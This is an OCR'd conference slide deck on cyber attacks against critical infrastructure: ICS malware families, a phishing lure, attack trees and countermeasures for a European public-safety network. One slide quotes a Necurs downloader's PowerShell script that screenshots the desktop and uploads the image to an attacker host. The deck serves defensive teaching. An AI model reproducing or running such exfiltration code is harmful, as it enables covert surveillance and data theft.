
VARNOST KRITIČNE INFRASTRUKTURE

Dan informacijske varnosti
Institut Jožef Stefan, 8.11.2017


Blaž Ivanc


BUZZ
WORD
The Addictive Game That Buzzes Your Brain
1,000 New Clues!
PATCH
Over 1 Million Sold!
AGE EDAD 10+


confidentiality
availability
integrity

Attackers are getting more aggressive

- **From information gathering to equipment disruption**
  - BlackEnergy malware →crimeware tool (2007)
    - BE2 →modular tool (2010)
    - BE3 → focused on core functionality (2014)
  - Havex malware - remote access trojan for ICS (2014) → industrial espionage
  - Cyberattack on Ukrainian power grid (2015/2016) → BE for remote access



- **Sandworm (BE3)**
  - The use of zero-day vulnerabilities.
  - European Union, NATO, energy sector.
- **DragonFly 2.0 (2015 → 2017)**
  - *Motives*: intelligence gathering / sabotage
  - *Methods*: spear phishing emails / trojanized software / watering hole websites

Re: New Order P08112016 - URGENT - Daily

File Edit View Go Message Tools Help

Get Messages | Write | Chat | Address Book

From Kiril Georgiev <Kiril.Georgiev@[redacted]>

Subject **Re: New Order P08112016 - URGENT**

To info@[redacted]

Greetings Sir,

Hope you are fine.

Please find enclosed our new order P08112016 for your kind a
prompt execution.

I look forward to receiving your order acknowledgement in du

Best regards,

Kiril Georgiev
Business Development Manager
Payment Division

[redacted] Eastern Europe
138 Tintyava Str., entr.1
1113 Sofia, Bulgaria
Ph. +359 2 86 86 896
Fax: + 359 2 86 81 475
Mobile: +359 884 466 040
Kiril.Georgiev@[redacted]

1 attachment: P08112016.doc 778 KB

File | Home | Insert | Page Layout | Formulas | Data | Review | View

A1 | PROJECT : [redacted]

S.No.	Description of work	Qty.	Unit	Rate	Total Amount
PROJECT : [redacted]				Date : 18/03/201	
Title : Bill of Quantities				Ref No: MEMCOH	
5	PLUMBING WORKS:				
	WATER SUPPLY INSTALLATION				
	PLUMING WORKS FOR PANTRY AREA.				
	DOMESTIC HOT AND COLD WATER SUPPLY SYSTEM				
A	PPR pipes including necessary fittings, accessories and connections all as shown on drawings and as specified for a complete installation.				
1	20mm diameter pipe	180	Mtr	35.00	6,300.00
B	Valves complete as shown on drawing and as specified				
1	Gate valve-20mm	12	Nos	120.00	1,440.00
C	Pex tubes within polyethylene sleeve for cold and hot water pipes embedded in builder's work.	45	Mtr	40.00	1,800.00
D	Water heater-50 l/s	12	Nos.	1,920.00	23,040.00

General Items / Electrical / HVAC / FIRE ALARM / FIRE FIGHTING / plumbing

WAFI-TD-MEP-E02-14_MDB, SMDB Riser Diagram-WAFI-TD-MEP-E02-14.pdf - Adobe Acrobat Reader DC

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

Find



- Different cybercriminal groups are cooperating closely with each other
- CCleaner v5.33.6162 (Floxif)
- Necurs (E-mail → Ransom.Locky / Trojan.Trickybot)
  - Gathering operational intelligence
  - Downloader:
    - screen grab (PowerShell script)
    - error-reporting capability

```
[void][Reflection.Assembly]::LoadWithPartialName(\'System.Windows.Forms\');
$imgSnapShot = [Windows.Forms.SystemInformation]::VirtualScreen;
$bitmap = new-object Drawing.Bitmap $imgSnapShot.width, $imgSnapShot.height;
$graphics = [Drawing.Graphics]::FromImage($bitmap);
$graphics.CopyFromScreen($imgSnapShot.location,[Drawing.Point]::Empty, $imgSnapSh
$graphics.Dispose();
$bitmap.Save(\\".\\generalpd.jpg\\");
$bitmap.Dispose();
Start-Sleep 10;
$WebClient = new-object System.Net.WebClient;
$WebClient.UploadFile(\\"http://haproprab.net/logsupdates/supporterfZvXJTKswnmYvx
```



- **Industroyer**
  - modular malware
    - custom tools (port scanner, DoS tool)
  - communication with the C&C servers
    - under the radar
  - payloads work in stages
  - masquerading (additional backdoor)
- **Worm-type ransomware**
  - ZCryptor
  - WannaCry
  - Petya

Cyber Attacks in Critical Infrastructure

- **Understanding the system** prior to the attack enables the attackers to implement more complex attack.
- After the attacker has broken into the critical infrastructure network, the following **threats** are common: *response injection*, *command injection*, and *denial of service*.
  - The known weakness of communication protocols in ICS is the **absence of the appropriate authentication,** which enables *false data injection* and *false response packets*.
  - The absence of **verifying the integrity of measurement data** in sensors enables *response injection* and consequently inappropriate responses in relation to the actual situation.

Cyber Attacks in Critical Infrastructure


- *Deception attacks*
  - The attacks with the goal of deception can be found in the industrial control systems as a **change in the parameter values** and can, as a result, impact on the behaviour of components, e.g. switches, controllers, and actuators.
  - Deception attacks vs. replay attacks


- *False data injection attack*
  - Attacker can **inject random or target false data**.
  - Stealth attack.
  - Identifying the network models can enable the attacker to implement simple attacks that are yet hard to detect.

- *Network traversal attack*
  - Attack penetrates the network layers and enables the attacker the path to the key elements of industrial control systems by **exploiting the trust relationship** among the network hosts.

Case Study – Cyber Attack on Critical Infrastructure

(Penetration Test and Cyber Resilience Assessment in 2013)





Node	Description
G-0	Cyber-attacks in critical infrastructure
G-1	Reconnaissance and attack development
G-2	The attack on industrial control systems
G-3	Getting acquainted with the field data
G-4	Development of offensive computer-network operation in the mirrored environment.
G-5	Direct compromising of the industrial control systems
G-6	Attack on the system integrator level
G-7	Acquiring documentation and program files
G-8	Computer network analyses
G-9	Attacks on a field level
G-10	Exploiting the weakness of routine procedures
G-11	Embedding backdoor in IT systems
G-12	Data manipulation
G-13	Capturing data flow traffic
G-14	Data flow emission
G-15	Traffic processing
G-16	Program change in programmable logic controller
G-17	Manipulation on sensor level
G-18	Compromising communication paths
G-19	Remote manipulation through additional users
G-20	Local manipulation of the process database
G-21	Adding communication paths
G-22	Embedding of the MitM attack mechanism

- The **target** can often be the **system integrator** of the industrial control system in the critical infrastructure. This raises the following questions:
  - Can the operator of the critical infrastructure prevent concrete information attacks that exploit the system integrator as an entry point?
  - Can the operator of the critical infrastructure prevent a security incident resulting from compromising technology on the level of the manufacturer?
  - Has the operator of the critical infrastructure considered information attacks originating from compromising higher structures (systems integrator, technology producer) while performing risk assessment and was the operator able to provide concrete security countermeasures?

- System **supply chain** is the appropriate **point** for **compromising**, especially in terms of structures that can represent more demanding attack techniques or merely exploit its situation in the required access to the application with simple offensive methods.

Cyber Attacks in Critical Infrastructure

- **Key features of novel cyber-attacks**
  - The attacks are focused on **compromising data integrity** with the aim of causing consequences in the physical space
  - The attacks reveal **new offensive information techniques**
  - The malicious code **dropper** can **exploit** at least one of the **unknown software vulnerabilities** with the purpose of expanding or raising the privileges
  - Autonomous generating of the system specific payload

Cyber Attacks in Critical Infrastructure

- Critical infrastructure operators are advised to establish cyber defense departments which will **review security issues in terms of threat agents**.
  - Sophisticated critical infrastructure attack analyses show that attacks executing a discrete covert channel are a relatively evenly distributed combination of a physical and a cyber attack supported by extensive intelligence efforts.
- According to the findings more security measures should be introduced in Slovenia immediately:
  - **Mandatory introduction** and monitoring of the implementation of **security standards** for industrial control systems.
  - It is necessary to determine the **level of independence** of the critical infrastructure operator in terms of physical process management through industrial-control systems.
  - It would be wise to **establish** a small, highly competent **organization for cyber security and CIP**. In Slovenia, this would ensure a **secure supply** of individual system components, **assessment of adequate security mechanisms**, forcing the local know-how to **pursue constant development** and monitor the progress of technology related areas.

INFOSEC Aspects of the Europe-wide Public Safety Data Interoperability Network

- **Challenges**
  - interoperability
  - broadband connectivity
  - lack of coverage
  - destroyed infrastructure
  - technological gaps with commercial technologies


- Communication in the public safety agencies is slowly shifting from predominantly audio messages to **media enriched broadband communication**
  - *At the time of emergency response*: **sensitive** voice information, videos, images, maps, data from different records …

INFOSEC Aspects of the Europe-wide Public Safety Data Interoperability Network

- Security requirements of the system
  - It is **necessary** for **agencies** to have the ability **to decide** what **resources** should be **shared** or **disclosed** to their partners at **any** given **moment**.
  - **Communication** with and within the system must be **secured** and **encrypted**.
  - Even if the **information** is not **classified** (such as EU Sensitive) it cannot be **transmitted** over **unprotected channels** in plain text form.
  - **Storage** of all the data gathered by agencies should be **encrypted** and **protected**.

INFOSEC Aspects of the Europe-wide Public Safety Data Interoperability Network

- The range of approaches to address the security aspects
  - **Security risks** have been **identified** for each **key component** of the **system** already during the design.
  - The **implemented** security **mechanisms** and good **practices** correspond to the **proposed** risk mitigation **strategies**.
  - During security guidance, monitoring and system evaluation, we **used** a **number** of **operational** and **technically** specific **approaches.**



Legend

Node shape	Node type
	AND node
	OR node
	End-node / leave
	Conditional subordination node
	Housing node

Node	Description
G-0	System component attack
G-1	WAN-based attacks
G-2	Local network attacks on end-user
G-3	Implementation attacks
G-4	Infrastructure attacks
G-5	Direct local access
G-6	Man-in-the-Middle implementations
G-7	Other unclassified implementations
G-8	SQL injections
G-9	Brute-force approaches
G-10	DoS/DDos attacks
G-11	Client side attacks
G-12	Tautologies
G-13	Piggy-backed queries
G-14	Stored procedures
G-15	Inference and alternate encodings
G-16	DNS amplification attack
G-17	ICMP flood attack
G-18	TCP SYN flood denial-of-service attack
G-19	Spear phishing
G-20	Watering-hole attack
G-21	Prompt user to enable macros
G-22	Drop malicious .vbs file
G-23	Trojan installation
G-24	Redirection of visitors to a malicious server
G-25	Fingerprinting script execution
G-26	Configuration information extraction
G-27	Installation attempt of a trojanized version of the software
P-1	Dropping the set of trojans
O-1	Dictionary attacks


INFOSEC Aspects of the Europe-wide Public Safety Data Interoperability Network

- Security overview of system components and security assessments
  - Overview of security mechanism for individual system component
    - Platform (→)
    - Main Switch
    - Core Data Storage
    - Ontology Services
    - Collaboration Web
    - Open-source Gateway
    - Plug-in(s)

- *Firewall*
  - The use of [redacted] All ports that are not in use by the running services are blocked. Two separate scripts for normal operations and lockdown [redacted] Furthermore, three unsuccessful login attempts disable the user from login for 600 seconds.
- *Trusted Certificate*
  - Trusted certificate chain is installed. All services accessed by [redacted] users are configured to use it.
- *MySQL user accounts management*
  - Each service that needs to utilize database for its correct functionality, has its own account, to reduce the possibility of collateral data damage.
- *Mail service secure access*
  - [redacted] (SMTP server) and [redacted] (IMAP server) configured to accept only [redacted] communication.
- *Mail service anti-virus and anti-spam protection*
  - [redacted] installed and configured.

